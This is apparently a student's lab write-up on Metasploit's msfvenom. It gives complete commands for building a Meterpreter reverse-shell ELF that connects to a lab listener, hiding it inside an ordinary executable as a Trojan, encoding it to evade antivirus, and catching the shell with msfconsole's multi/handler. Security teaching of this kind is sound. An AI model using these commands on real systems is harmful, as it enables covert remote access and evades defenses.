Metasploit is an open-source penetration testing framework used to discover, validate and exploit vulnerabilities.
The Kali environment used here came with Metasploit installed.
# Generating, embedding and encoding test samples with msfvenom
Introduction
msfvenom is part of Metasploit.
It combines functions previously provided by msfpayload and msfencoder. It can generate a payload, encode it to avoid bad characters or try to evade antivirus detection, and bundle it with a host executable.
# Command reference
These were the options I used:
-l lists the available resources for a module type: payloads, encoders, nops, platforms, archs, encrypt, formats or all. The samples in this lab are under payloads.
-p selects a payload. A dash selects a custom payload from standard input.
To see a payload’s standard options, use --list-options .
-f selects the output format. Run --list formats to see the available formats.
-o sets the output file path. Shell redirection is another way to save the output.
-x supplies a custom executable template that the payload will be bundled with.
-e selects the encoder.
-i sets the number of encoding iterations.
# Generating a sample
-
I listed the available payloads with
msfvenom -l payloads.
There were a lot of results, so I used grep to narrow them down by the features I wanted.

I usedlinux/x86/meterpreter/reverse_tcpas an example of a reverse connection. -
I checked which options that payload needed:
msfvenom -p linux/x86/meterpreter/reverse_tcp --list-options
-
I listed the available output formats:
msfvenom --list formats
-
Using that information, I put together the command to generate the sample:
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.158.132 LPORT=4444 -f elf -o /root/payload.elf
Here, -p selects linux/x86/meterpreter/reverse_tcp.
LHOST specifies the IP address of the listener the sample connects back to.
LPORT selects the port. Its default is 4444, so I could omit it here.
-f sets the output format to elf.
-o saves the output to /root/payload.elf.
# Embedding a sample
A Trojan can be bundled with an ordinary executable to help it spread.
For the host file I used /root/hello_world , a small C program I’d compiled with gcc.
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.158.132 LPORT=4444 -f elf -x /root/hello_world -o /root/payload_bundle.elf

The -x option selects /root/hello_world as the template. The remaining arguments are the same as in the earlier generation command.
# Detection testing
For this part of the lab I tested whether encoding changed the antivirus result.
I listed the available encoders with msfvenom -l encoders .

I chose x86/shikata_ga_nai to see whether encoding would make the sample less likely to be detected.
My command was msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.158.132 LPORT=4444 -e x86/shikata_ga_nai -i 5 -f elf -x /root/hello_world -o /root/payload_Anti_Virus.elf .

-e selects x86/shikata_ga_nai.
-i sets the iteration count to five.
The number of iterations is adjustable. Adding more doesn’t necessarily improve the result and can stop the sample working.
# Observing a test session in msfconsole
The following experiment used the previously generated file payload.elf.
# Controller
I opened the MSF console with msfconsole .


I selected the handler with use exploit/multi/handler .

Then I ran show options to see which parameters still needed values.
I selected the payload with set PAYLOAD linux/x86/meterpreter/reverse_tcp .
I set the local host address with set LHOST 192.168.158.132 .
Running run started the listener. When I ran the sample on the target server, the listener received a shell.
Here’s the result:
# Target server
I transferred the sample to the target server.

I made it executable with chmod +x payload.elf .
With the listener already running on the controller, I executed payload.elf:
Putting the two sides together:
- Controller:
msfconsoleuse exploit/multi/handlerset PAYLOAD linux/x86/meterpreter/reverse_tcp
4.set LHOST 192.168.158.132- Start the listener with
run.
- Target server:
- Download the sample.
chmod +x payload.elf./payload.elf